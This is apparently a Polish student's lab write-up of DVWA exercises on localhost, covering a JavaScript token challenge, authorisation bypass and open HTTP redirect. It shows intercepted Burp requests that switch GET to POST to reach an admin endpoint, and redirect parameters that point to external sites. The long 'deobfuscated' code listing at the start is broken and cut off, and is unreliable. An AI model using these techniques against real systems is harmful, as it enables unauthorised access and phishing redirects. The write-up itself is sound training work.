- Input: A very long, obfuscated JavaScript string starting with `(e&f)^{~e&g};` and ending with `+m[(C>>28)&o]+m[(C>>20)&o]+m[(C>>16)&o]+m[(C>>14)&o]+m[(C>>12)&o]+m[(C>>10)&o]+m[(C>>8)&o];`.
- Output: The deobfuscated code is displayed below, showing several functions and their implementations.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Token Generator</title>
7   <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>
8   <script>
9     function do_something(e) {
10       for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
11     }
12   }
13
14   function token_part_3(t, y = "ZZ") {
15     document.getElementById("token").value = sha256(document.getElementById("token").value + y)
16   }
17
18   function token_part_2(e = "YY") {
19     document.getElementById("token").value = sha256(e + document.getElementById("token").value)
20   }
21
22   function token_part_1(a, b) {
23     document.getElementById("token").value = do_something(document.getElementById("phrase").value)
24   }
25   document.getElementById("phrase").value = "";
26   setTimeout(function () {
27     token_part_2("XX")
28   }, 1000)
29
30   function sha256(str) {
31     return crypto.createHash('sha256').update(str).digest('hex')
32   }
33
34   function generateToken() {
35     const token = token_part_1(token_part_2(token_part_3("A" + Date.now() + "B")) + "C");
36     document.getElementById("token").value = token;
37   }
38
39   generateToken();
40
41   <script>
42     document.getElementById("token").onchange = function () {
43       const token = this.value;
44       const phrase = document.getElementById("phrase").value;
45       const a = sha256(token + phrase);
46       const b = sha256(token);
47       const c = sha256(token + "C");
48       const d = sha256(token + "D");
49       const e = sha256(token + "E");
50       const f = sha256(token + "F");
51       const g = sha256(token + "G");
52       const h = sha256(token + "H");
53       const i = sha256(token + "I");
54       const j = sha256(token + "J");
55       const k = sha256(token + "K");
56       const l = sha256(token + "L");
57       const m = sha256(token + "M");
58       const n = sha256(token + "N");
59       const o = sha256(token + "O");
60       const p = sha256(token + "P");
61       const q = sha256(token + "Q");
62       const r = sha256(token + "R");
63       const s = sha256(token + "S");
64       const t = sha256(token + "T");
65       const u = sha256(token + "U");
66       const v = sha256(token + "V");
67       const w = sha256(token + "W");
68       const x = sha256(token + "X");
69       const y = sha256(token + "Y");
70       const z = sha256(token + "Z");
71       const aa = sha256(token + "AA");
72       const bb = sha256(token + "BB");
73       const cc = sha256(token + "CC");
74       const dd = sha256(token + "DD");
75       const ee = sha256(token + "EE");
76       const ff = sha256(token + "FF");
77       const gg = sha256(token + "GG");
78       const hh = sha256(token + "HH");
79       const ii = sha256(token + "II");
80       const jj = sha256(token + "JJ");
81       const kk = sha256(token + "KK");
82       const ll = sha256(token + "LL");
83       const mm = sha256(token + "MM");
84       const nn = sha256(token + "NN");
85       const oo = sha256(token + "OO");
86       const pp = sha256(token + "PP");
87       const rr = sha256(token + "RR");
88       const tt = sha256(token + "TT");
89       const uu = sha256(token + "UU");
90       const vv = sha256(token + "VV");
91       const ww = sha256(token + "WW");
92       const xx = sha256(token + "XX");
93       const yy = sha256(token + "YY");
94       const zz = sha256(token + "ZZ");
95       const aa1 = sha256(token + "AA1");
96       const bb1 = sha256(token + "BB1");
97       const cc1 = sha256(token + "CC1");
98       const dd1 = sha256(token + "DD1");
99       const ee1 = sha256(token + "EE1");
100      const ff1 = sha256(token + "FF1");
101      const gg1 = sha256(token + "GG1");
102      const hh1 = sha256(token + "HH1");
103      const ii1 = sha256(token + "II1");
104      const jj1 = sha256(token + "JJ1");
105      const kk1 = sha256(token + "KK1");
106      const ll1 = sha256(token + "LL1");
107      const mm1 = sha256(token + "MM1");
108      const nn1 = sha256(token + "NN1");
109      const oo1 = sha256(token + "OO1");
110      const pp1 = sha256(token + "PP1");
111      const rr1 = sha256(token + "RR1");
112      const tt1 = sha256(token + "TT1");
113      const uu1 = sha256(token + "UU1");
114      const vv1 = sha256(token + "VV1");
115      const ww1 = sha256(token + "WW1");
116      const xx1 = sha256(token + "XX1");
117      const yy1 = sha256(token + "YY1");
118      const zz1 = sha256(token + "ZZ1");
119      const aa2 = sha256(token + "AA2");
120      const bb2 = sha256(token + "BB2");
121      const cc2 = sha256(token + "CC2");
122      const dd2 = sha256(token + "DD2");
123      const ee2 = sha256(token + "EE2");
124      const ff2 = sha256(token + "FF2");
125      const gg2 = sha256(token + "GG2");
126      const hh2 = sha256(token + "HH2");
127      const ii2 = sha256(token + "II2");
128      const jj2 = sha256(token + "JJ2");
129      const kk2 = sha256(token + "KK2");
130      const ll2 = sha256(token + "LL2");
131      const mm2 = sha256(token + "MM2");
132      const nn2 = sha256(token + "NN2");
133      const oo2 = sha256(token + "OO2");
134      const pp2 = sha256(token + "PP2");
135      const rr2 = sha256(token + "RR2");
136      const tt2 = sha256(token + "TT2");
137      const uu2 = sha256(token + "UU2");
138      const vv2 = sha256(token + "VV2");
139      const ww2 = sha256(token + "WW2");
140      const xx2 = sha256(token + "XX2");
141      const yy2 = sha256(token + "YY2");
142      const zz2 = sha256(token + "ZZ2");
143      const aa3 = sha256(token + "AA3");
144      const bb3 = sha256(token + "BB3");
145      const cc3 = sha256(token + "CC3");
146      const dd3 = sha256(token + "DD3");
147      const ee3 = sha256(token + "EE3");
148      const ff3 = sha256(token + "FF3");
149      const gg3 = sha256(token + "GG3");
150      const hh3 = sha256(token + "HH3");
151      const ii3 = sha256(token + "II3");
152      const jj3 = sha256(token + "JJ3");
153      const kk3 = sha256(token + "KK3");
154      const ll3 = sha256(token + "LL3");
155      const mm3 = sha256(token + "MM3");
156      const nn3 = sha256(token + "NN3");
157      const oo3 = sha256(token + "OO3");
158      const pp3 = sha256(token + "PP3");
159      const rr3 = sha256(token + "RR3");
160      const tt3 = sha256(token + "TT3");
161      const uu3 = sha256(token + "UU3");
162      const vv3 = sha256(token + "VV3");
163      const ww3 = sha256(token + "WW3");
164      const xx3 = sha256(token + "XX3");
165      const yy3 = sha256(token + "YY3");
166      const zz3 = sha256(token + "ZZ3");
167      const aa4 = sha256(token + "AA4");
168      const bb4 = sha256(token + "BB4");
169      const cc4 = sha256(token + "CC4");
170      const dd4 = sha256(token + "DD4");
171      const ee4 = sha256(token + "EE4");
172      const ff4 = sha256(token + "FF4");
173      const gg4 = sha256(token + "GG4");
174      const hh4 = sha256(token + "HH4");
175      const ii4 = sha256(token + "II4");
176      const jj4 = sha256(token + "JJ4");
177      const kk4 = sha256(token + "KK4");
178      const ll4 = sha256(token + "LL4");
179      const mm4 = sha256(token + "MM4");
180      const nn4 = sha256(token + "NN4");
181      const oo4 = sha256(token + "OO4");
182      const pp4 = sha256(token + "PP4");
183      const rr4 = sha256(token + "RR4");
184      const tt4 = sha256(token + "TT4");
185      const uu4 = sha256(token + "UU4");
186      const vv4 = sha256(token + "VV4");
187      const ww4 = sha256(token + "WW4");
188      const xx4 = sha256(token + "XX4");
189      const yy4 = sha256(token + "YY4");
190      const zz4 = sha256(token + "ZZ4");
191      const aa5 = sha256(token + "AA5");
192      const bb5 = sha256(token + "BB5");
193      const cc5 = sha256(token + "CC5");
194      const dd5 = sha256(token + "DD5");
195      const ee5 = sha256(token + "EE5");
196      const ff5 = sha256(token + "FF5");
197      const gg5 = sha256(token + "GG5");
198      const hh5 = sha256(token + "HH5");
199      const ii5 = sha256(token + "II5");
200      const jj5 = sha256(token + "JJ5");
201      const kk5 = sha256(token + "KK5");
202      const ll5 = sha256(token + "LL5");
203      const mm5 = sha256(token + "MM5");
204      const nn5 = sha256(token + "NN5");
205      const oo5 = sha256(token + "OO5");
206      const pp5 = sha256(token + "PP5");
207      const rr5 = sha256(token + "RR5");
208      const tt5 = sha256(token + "TT5");
209      const uu5 = sha256(token + "UU5");
210      const vv5 = sha256(token + "VV5");
211      const ww5 = sha256(token + "WW5");
212      const xx5 = sha256(token + "XX5");
213      const yy5 = sha256(token + "YY5");
214      const zz5 = sha256(token + "ZZ5");
215      const aa6 = sha256(token + "AA6");
216      const bb6 = sha256(token + "BB6");
217      const cc6 = sha256(token + "CC6");
218      const dd6 = sha256(token + "DD6");
219      const ee6 = sha256(token + "EE6");
220      const ff6 = sha256(token + "FF6");
221      const gg6 = sha256(token + "GG6");
222      const hh6 = sha256(token + "HH6");
223      const ii6 = sha256(token + "II6");
224      const jj6 = sha256(token + "JJ6");
225      const kk6 = sha256(token + "KK6");
226      const ll6 = sha256(token + "LL6");
227      const mm6 = sha256(token + "MM6");
228      const nn6 = sha256(token + "NN6");
229      const oo6 = sha256(token + "OO6");
230      const pp6 = sha256(token + "PP6");
231      const rr6 = sha256(token + "RR6");
232      const tt6 = sha256(token + "TT6");
233      const uu6 = sha256(token + "UU6");
234      const vv6 = sha256(token + "VV6");
235      const ww6 = sha256(token + "WW6");
236      const xx6 = sha256(token + "XX6");
237      const yy6 = sha256(token + "YY6");
238      const zz6 = sha256(token + "ZZ6");
239      const aa7 = sha256(token + "AA7");
240      const bb7 = sha256(token + "BB7");
241      const cc7 = sha256(token + "CC7");
242      const dd7 = sha256(token + "DD7");
243      const ee7 = sha256(token + "EE7");
244      const ff7 = sha256(token + "FF7");
245      const gg7 = sha256(token + "GG7");
246      const hh7 = sha256(token + "HH7");
247      const ii7 = sha256(token + "II7");
248      const jj7 = sha256(token + "JJ7");
249      const kk7 = sha256(token + "KK7");
250      const ll7 = sha256(token + "LL7");
251      const mm7 = sha256(token + "MM7");
252      const nn7 = sha256(token + "NN7");
253      const oo7 = sha256(token + "OO7");
254      const pp7 = sha256(token + "PP7");
255      const rr7 = sha256(token + "RR7");
256      const tt7 = sha256(token + "TT7");
257      const uu7 = sha256(token + "UU7");
258      const vv7 = sha256(token + "VV7");
259      const ww7 = sha256(token + "WW7");
260      const xx7 = sha256(token + "XX7");
261      const yy7 = sha256(token + "YY7");
262      const zz7 = sha256(token + "ZZ7");
263      const aa8 = sha256(token + "AA8");
264      const bb8 = sha256(token + "BB8");
265      const cc8 = sha256(token + "CC8");
266      const dd8 = sha256(token + "DD8");
267      const ee8 = sha256(token + "EE8");
268      const ff8 = sha256(token + "FF8");
269      const gg8 = sha256(token + "GG8");
270      const hh8 = sha256(token + "HH8");
271      const ii8 = sha256(token + "II8");
272      const jj8 = sha256(token + "JJ8");
273      const kk8 = sha256(token + "KK8");
274      const ll8 = sha256(token + "LL8");
275      const mm8 = sha256(token + "MM8");
276      const nn8 = sha256(token + "NN8");
277      const oo8 = sha256(token + "OO8");
278      const pp8 = sha256(token + "PP8");
279      const rr8 = sha256(token + "RR8");
280      const tt8 = sha256(token + "TT8");
281      const uu8 = sha256(token + "UU8");
282      const vv8 = sha256(token + "VV8");
283      const ww8 = sha256(token + "WW8");
284      const xx8 = sha256(token + "XX8");
285      const yy8 = sha256(token + "YY8");
286      const zz8 = sha256(token + "ZZ8");
287      const aa9 = sha256(token + "AA9");
288      const bb9 = sha256(token + "BB9");
289      const cc9 = sha256(token + "CC9");
290      const dd9 = sha256(token + "DD9");
291      const ee9 = sha256(token + "EE9");
292      const ff9 = sha256(token + "FF9");
293      const gg9 = sha256(token + "GG9");
294      const hh9 = sha256(token + "HH9");
295      const ii9 = sha256(token + "II9");
296      const jj9 = sha256(token + "JJ9");
297      const kk9 = sha256(token + "KK9");
298      const ll9 = sha256(token + "LL9");
299      const mm9 = sha256(token + "MM9");
300      const nn9 = sha256(token + "NN9");
301      const oo9 = sha256(token + "OO9");
302      const pp9 = sha256(token + "PP9");
303      const rr9 = sha256(token + "RR9");
304      const tt9 = sha256(token + "TT9");
305      const uu9 = sha256(token + "UU9");
306      const vv9 = sha256(token + "VV9");
307      const ww9 = sha256(token + "WW9");
308      const xx9 = sha256(token + "XX9");
309      const yy9 = sha256(token + "YY9");
310      const zz9 = sha256(token + "ZZ9");
311      const aa10 = sha256(token + "AA10");
312      const bb10 = sha256(token + "BB10");
313      const cc10 = sha256(token + "CC10");
314      const dd10 = sha256(token + "DD10");
315      const ee10 = sha256(token + "EE10");
316      const ff10 = sha256(token + "FF10");
317      const gg10 = sha256(token + "GG10");
318      const hh10 = sha256(token + "HH10");
319      const ii10 = sha256(token + "II10");
320      const jj10 = sha256(token + "JJ10");
321      const kk10 = sha256(token + "KK10");
322      const ll10 = sha256(token + "LL10");
323      const mm10 = sha256(token + "MM10");
324      const nn10 = sha256(token + "NN10");
325      const oo10 = sha256(token + "OO10");
326      const pp10 = sha256(token + "PP10");
327      const rr10 = sha256(token + "RR10");
328      const tt10 = sha256(token + "TT10");
329      const uu10 = sha256(token + "UU10");
330      const vv10 = sha256(token + "VV10");
331      const ww10 = sha256(token + "WW10");
332      const xx10 = sha256(token + "XX10");
333      const yy10 = sha256(token + "YY10");
334      const zz10 = sha256(token + "ZZ10");
335      const aa11 = sha256(token + "AA11");
336      const bb11 = sha256(token + "BB11");
337      const cc11 = sha256(token + "CC11");
338      const dd11 = sha256(token + "DD11");
339      const ee11 = sha256(token + "EE11");
340      const ff11 = sha256(token + "FF11");
341      const gg11 = sha256(token + "GG11");
342      const hh11 = sha256(token + "HH11");
343      const ii11 = sha256(token + "II11");
344      const jj11 = sha256(token + "JJ11");
345      const kk11 = sha256(token + "KK11");
346      const ll11 = sha256(token + "LL11");
347      const mm11 = sha256(token + "MM11");
348      const nn11 = sha256(token + "NN11");
349      const oo11 = sha256(token + "OO11");
350      const pp11 = sha256(token + "PP11");
351      const rr11 = sha256(token + "RR11");
352      const tt11 = sha256(token + "TT11");
353      const uu11 = sha256(token + "UU11");
354      const vv11 = sha256(token + "VV11");
355      const ww11 = sha256(token + "WW11");
356      const xx11 = sha256(token + "XX11");
357      const yy11 = sha256(token + "YY11");
358      const zz11 = sha256(token + "ZZ11");
359      const aa12 = sha256(token + "AA12");
360      const bb12 = sha256(token + "BB12");
361      const cc12 = sha256(token + "CC12");
362      const dd12 = sha256(token + "DD12");
363      const ee12 = sha256(token + "EE12");
364      const ff12 = sha256(token + "FF12");
365      const gg12 = sha256(token + "GG12");
366      const hh12 = sha256(token + "HH12");
367      const ii12 = sha256(token + "II12");
368      const jj12 = sha256(token + "JJ12");
369      const kk12 = sha256(token + "KK12");
370      const ll12 = sha256(token + "LL12");
371      const mm12 = sha256(token + "MM12");
372      const nn12 = sha256(token + "NN12");
373      const oo12 = sha256(token + "OO12");
374      const pp12 = sha256(token + "PP12");
375      const rr12 = sha256(token + "RR12");
376      const tt12 = sha256(token + "TT12");
377      const uu12 = sha256(token + "UU12");
378      const vv12 = sha256(token + "VV12");
379      const ww12 = sha256(token + "WW12");
380      const xx12 = sha256(token + "XX12");
381      const yy12 = sha256(token + "YY12");
382      const zz12 = sha256(token + "ZZ12");
383      const aa13 = sha256(token + "AA13");
384      const bb13 = sha256(token + "BB13");
385      const cc13 = sha256(token + "CC13");
386      const dd13 = sha256(token + "DD13");
387      const ee13 = sha256(token + "EE13");
388      const ff13 = sha256(token + "FF13");
389      const gg13 = sha256(token + "GG13");
390      const hh13 = sha256(token + "HH13");
391      const ii13 = sha256(token + "II13");
392      const jj13 = sha256(token + "JJ13");
393      const kk13 = sha256(token + "KK13");
394      const ll13 = sha256(token + "LL13");
395      const mm13 = sha256(token + "MM13");
396      const nn13 = sha256(token + "NN13");
397      const oo13 = sha256(token + "OO13");
398      const pp13 = sha256(token + "PP13");
399      const rr13 = sha256(token + "RR13");
400      const tt13 = sha256(token + "TT13");
401      const uu13 = sha256(token + "UU13");
402      const vv13 = sha256(token + "VV13");
403      const ww13 = sha256(token + "WW13");
404      const xx13 = sha256(token + "XX13");
405      const yy13 = sha256(token + "YY13");
406      const zz13 = sha256(token + "ZZ13");
407      const aa14 = sha256(token + "AA14");
408      const bb14 = sha256(token + "BB14");
409      const cc14 = sha256(token + "CC14");
410      const dd14 = sha256(token + "DD14");
411      const ee14 = sha256(token + "EE14");
412      const ff14 = sha256(token + "FF14");
413      const gg14 = sha256(token + "GG14");
414      const hh14 = sha256(token + "HH14");
415      const ii14 = sha256(token + "II14");
416      const jj14 = sha256(token + "JJ14");
417      const kk14 = sha256(token + "KK14");
418      const ll14 = sha256(token + "LL14");
419      const mm14 = sha256(token + "MM14");
420      const nn14 = sha256(token + "NN14");
421      const oo14 = sha256(token + "OO14");
422      const pp14 = sha256(token + "PP14");
423      const rr14 = sha256(token + "RR14");
424      const tt14 = sha256(token + "TT14");
425      const uu14 = sha256(token + "UU14");
426      const vv14 = sha256(token + "VV14");
427      const ww14 = sha256(token + "WW14");
428      const xx14 = sha256(token + "XX14");
429      const yy14 = sha256(token + "YY14");
430      const zz14 = sha256(token + "ZZ14");
431      const aa15 = sha256(token + "AA15");
432      const bb15 = sha256(token + "BB15");
433      const cc15 = sha256(token + "CC15");
434      const dd15 = sha256(token + "DD15");
435      const ee15 = sha256(token + "EE15");
436      const ff15 = sha256(token + "FF15");
437      const gg15 = sha256(token + "GG15");
438      const hh15 = sha256(token + "HH15");
439      const ii15 = sha256(token + "II15");
440      const jj15 = sha256(token + "JJ15");
441      const kk15 = sha256(token + "KK15");
442      const ll15 = sha256(token + "LL15");
443      const mm15 = sha256(token + "MM15");
444      const nn15 = sha256(token + "NN15");
445      const oo15 = sha256(token + "OO15");
446      const pp15 = sha256(token + "PP15");
447      const rr15 = sha256(token + "RR15");
448      const tt15 = sha256(token + "TT15");
449      const uu15 = sha256(token + "UU15");
450      const vv15 = sha256(token + "VV15");
451      const ww15 = sha256(token + "WW15");
452      const xx15 = sha256(token + "XX15");
453      const yy15 = sha256(token + "YY15");
454      const zz15 = sha256(token + "ZZ15");
455      const aa16 = sha256(token + "AA16");
456      const bb16 = sha256(token + "BB16");
457      const cc16 = sha256(token + "CC16");
458      const dd16 = sha256(token + "DD16");
459      const ee16 = sha256(token + "EE16");
460      const ff16 = sha256(token + "FF16");
461      const gg16 = sha256(token + "GG16");
462      const hh16 = sha256(token + "HH16");
463      const ii16 = sha256(token + "II16");
464      const jj16 = sha256(token + "JJ16");
465      const kk16 = sha256(token + "KK16");
466      const ll16 = sha256(token + "LL16");
467      const mm16 = sha256(token + "MM16");
468      const nn16 = sha256(token + "NN16");
469      const oo16 = sha256(token + "OO16");
470      const pp16 = sha256(token + "PP16");
471      const rr16 = sha256(token + "RR16");
472      const tt16 = sha256(token + "TT16");
473      const uu16 = sha256(token + "UU16");
474      const vv16 = sha256(token + "VV16");
475      const ww16 = sha256(token + "WW16");
476      const xx16 = sha256(token + "XX16");
477      const yy16 = sha256(token + "YY16");
478      const zz16 = sha256(token + "ZZ16");
479      const aa17 = sha256(token + "AA17");
480      const bb17 = sha256(token + "BB17");
481      const cc17 = sha256(token + "CC17");
482      const dd17 = sha256(token + "DD17");
483      const ee17 = sha256(token + "EE17");
484      const ff17 = sha256(token + "FF17");
485      const gg17 = sha256(token + "GG17");
486      const hh17 = sha256(token + "HH17");
487      const ii17 = sha256(token + "II17");
488      const jj17 = sha256(token + "JJ17");
489      const kk17 = sha256(token + "KK17");
490      const ll17 = sha256(token + "LL17");
491      const mm17 = sha256(token + "MM17");
492      const nn17 = sha256(token + "NN17");
493      const oo17 = sha256(token + "OO17");
494      const pp17 = sha256(token + "PP17");
495      const rr17 = sha256(token + "RR17");
496      const tt17 = sha256(token + "TT17");
497      const uu17 = sha256(token + "UU17");
498      const vv17 = sha256(token + "VV17");
499      const ww17 = sha256(token + "WW17");
500      const xx17 = sha256(token + "XX17");
501      const yy17 = sha256(token + "YY17");
502      const zz17 = sha256(token + "ZZ17");
503      const aa18 = sha256(token + "AA18");
504      const bb18 = sha256(token + "BB18");
505      const cc18 = sha256(token + "CC18");
506      const dd18 = sha256(token + "DD18");
507      const ee18 = sha256(token + "EE18");
508      const ff18 = sha256(token + "FF18");
509      const gg18 = sha256(token + "GG18");
510      const hh18 = sha256(token + "HH18");
511      const ii18 = sha256(token + "II18");
512      const jj18 = sha256(token + "JJ18");
513      const kk18 = sha256(token + "KK18");
514      const ll18 = sha256(token + "LL18");
515      const mm18 = sha256(token + "MM18");
516      const nn18 = sha256(token + "NN18");
517      const oo18 = sha256(token + "OO18");
518      const pp18 = sha256(token + "PP18");
519      const rr18 = sha256(token + "RR18");
520      const tt18 = sha256(token + "TT18");
521      const uu18 = sha256(token + "UU18");
522      const vv18 = sha256(token + "VV18");
523      const ww18 = sha256(token + "WW18");
524      const xx18 = sha256(token + "XX18");
525      const yy18 = sha256(token + "YY18");
526      const zz18 = sha256(token + "ZZ18");
527      const aa19 = sha256(token + "AA19");
528      const bb19 = sha256(token + "BB19");
529      const cc19 = sha256(token + "CC19");
530      const dd19 = sha256(token + "DD19");
531      const ee19 = sha256(token + "EE19");
532      const ff19 = sha256(token + "FF19");
533      const gg19 = sha256(token + "GG19");
534      const hh19 = sha256(token + "HH19");
535      const ii19 = sha256(token + "II19");
536      const jj19 = sha256(token + "JJ19");
537      const kk19 = sha256(token + "KK19");
538      const ll19 = sha256(token + "LL19");
539      const mm19 = sha256(token + "MM19");
540      const nn19 = sha256(token + "NN19");
541      const oo19 = sha256(token + "OO19");
542      const pp19 = sha256(token + "PP19");
543      const rr19 = sha256(token + "RR19");
544      const tt19 = sha256(token + "TT19");
545      const uu19 = sha256(token + "UU19");
546      const vv19 = sha256(token + "VV19");
547      const ww19 = sha256(token + "WW19");
548      const xx19 = sha256(token + "XX19");
549      const yy19 = sha256(token + "YY19");
550      const zz19 = sha256(token + "ZZ19");
551      const aa20 = sha256(token + "AA20");
552      const bb20 = sha256(token + "BB20");
553      const cc20 = sha256(token + "CC20");
554      const dd20 = sha256(token + "DD20");
555      const ee20 = sha256(token + "EE20");
556      const ff20 = sha256(token + "FF20");
557      const gg20 = sha256(token + "GG20");
558      const hh20 = sha256(token + "HH20");
559      const ii20 = sha256(token + "II20");
560      const jj20 = sha256(token + "JJ20");
561      const kk20 = sha256(token + "KK20");
562      const ll20 = sha256(token + "LL20");
563      const mm20 = sha256(token + "MM20");
564      const nn20 = sha256(token + "NN20");
565      const oo20 = sha256(token + "OO20");
566      const pp20 = sha256(token + "PP20");
567      const rr20 = sha256(token + "RR20");
568      const tt20 = sha256(token + "TT20");
569      const uu20 = sha256(token + "UU20");
570      const vv20 = sha256(token + "VV20");
571      const ww20 = sha256(token + "WW20");
572      const xx20 = sha256(token + "XX20");
573      const yy20 = sha256(token + "YY20");
574      const zz20 = sha256(token + "ZZ20");
575      const aa21 = sha256(token + "AA21");
576      const bb21 = sha256(token + "BB21");
577      const cc21 = sha256(token + "CC21");
578      const dd21 = sha256(token + "DD21");
579      const ee21 = sha256(token + "EE21");
580      const ff21 = sha256(token + "FF21");
581      const gg21 = sha256(token + "GG21");
582      const hh21 = sha256(token + "HH21");
583      const ii21 = sha256(token + "II21");
584      const jj21 = sha256(token + "JJ21");
585      const kk21 = sha256(token + "KK21");
586      const ll21 = sha256(token + "LL21");
587      const mm21 = sha256(token + "MM21");
588      const nn21 = sha256(token + "NN21");
589      const oo21 = sha256(token + "OO21");
590      const pp21 = sha256(token + "PP21");
591      const rr21 = sha256(token + "RR21");
592      const tt21 = sha256(token + "TT21");
593      const uu21 = sha256(token + "UU21");
594      const vv21 = sha256(token + "VV21");
595      const ww21 = sha256(token +
```

Aby zmienić słowo success w odpowiedni token utworzyłam prosty formularz zawierający ten kod.

The screenshot shows two instances of a browser's developer tools console. Both instances have the 'Konsola' tab selected. The top instance shows several errors, including:

- Uncaught TypeError: Cannot set properties of null (setting indeks.html:25 'value') at indeks.html:25:41
- Uncaught ReferenceError: sha256 is not defined at token_part_2 (indeks.html:52:14) at indeks.html:68:5
- Uncaught ReferenceError: sha256 is not defined at HTMLButtonElement.token_part_3 (indeks.html:48:14)
- Uncaught ReferenceError: sha256 is not defined at HTMLButtonElement.token_part_3 (indeks.html:48:14)

The bottom instance shows two errors:


- Uncaught TypeError: Cannot set properties of null (setting indeks.html:26 'value') at indeks.html:26:42
- Uncaught SyntaxError: Unexpected identifier 'src' (at indeks.html:46:13) at indeks.html:46:13

Niestety próba nie przebiegła pomyślnie.

AUTHORISATION BYPASS

Poziom: Low

Zalogowałam się na innego użytkownika, natomiast brakowało zakładki z podatnością.



Mieliśmy wejść na widok admina, więc przekopiowałam ścieżkę, która została w historii przeglądarki.

ID	First Name	Surname	Update
5	Bob	Smith	[Update]
4	Pablo	Picasso	[Update]
3	Hack	Me	[Update]
2	Gordon	Brown	[Update]
1	admin	admin	[Update]


Welcome to the user manager, please enjoy updating your user's details.

Username: gordonb
Security Level: low
Locale: en
SQLi DB: mysql

View Source | View Help

Poziom: Medium

Wykorzystałam tą samą metodę biorąc ścieżkę z poprzedniego i wklejając do wyszukiwarki



Wiec skoro POST jest możliwy to wykorzystałam burpa, klikając w dowolne miejsce na stronie i przekierowując na tą stronę zmieniając żądanie z GET na POST

A screenshot of the Burp Suite interface. The title bar says 'Burp Suite Community Edition v2023.9.1 - Temporary Project'. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The top navigation bar has tabs for 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. Below the tabs are 'Intercept', 'HTTP history', 'WebSockets history', and 'Proxy settings'. The main pane shows a captured POST request to 'http://localhost:80 [127.0.0.1]'. The request details are as follows:

```

1 POST /DVWA/vulnerabilities/authbypass/get_user_data.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/
9 Cookie: BEEFH00K=mGFChImwUXfDeGwz2tHZFDzOybyRANXKDpKcpMwmM3DSFIBsarnjK2Bbk01Zfkq5wG9dBCc048JLSz; PHPSESSID=dkhhe5uibuiho2rbh1s15e7ft3;
   security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```




OPEN HTTP REDIRECT


Poziom: Low

Na początku liczyłam, że uda mi się przekierować przez samo wpisanie w wyszukiwarce

A screenshot of a web browser window. The address bar shows 'localhost/DVWA/vulnerabilities/open_redirect/?redirect=https://google.com'. Below the address bar is a navigation bar with links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'Welcome'. The main content area displays the JSON response: [{"url": "http://localhost/DVWA/vulnerabilities/open_redirect/?redirect=https://google.com"}]. At the bottom of the browser window, there is a search bar with the placeholder 'This time, search with:' followed by icons for Google, baidu, DuckDuckGo, Bing, and others.



Missing quote ID.



Nie zadziało więc przechwyciłam żądanie burpem.

```
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
```

I zrobiłam przekierowanie.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/open_redirect/source/low.php?redirect=http://crackstation.net/?id=1 HTTP/1.1
2 Host: localhost
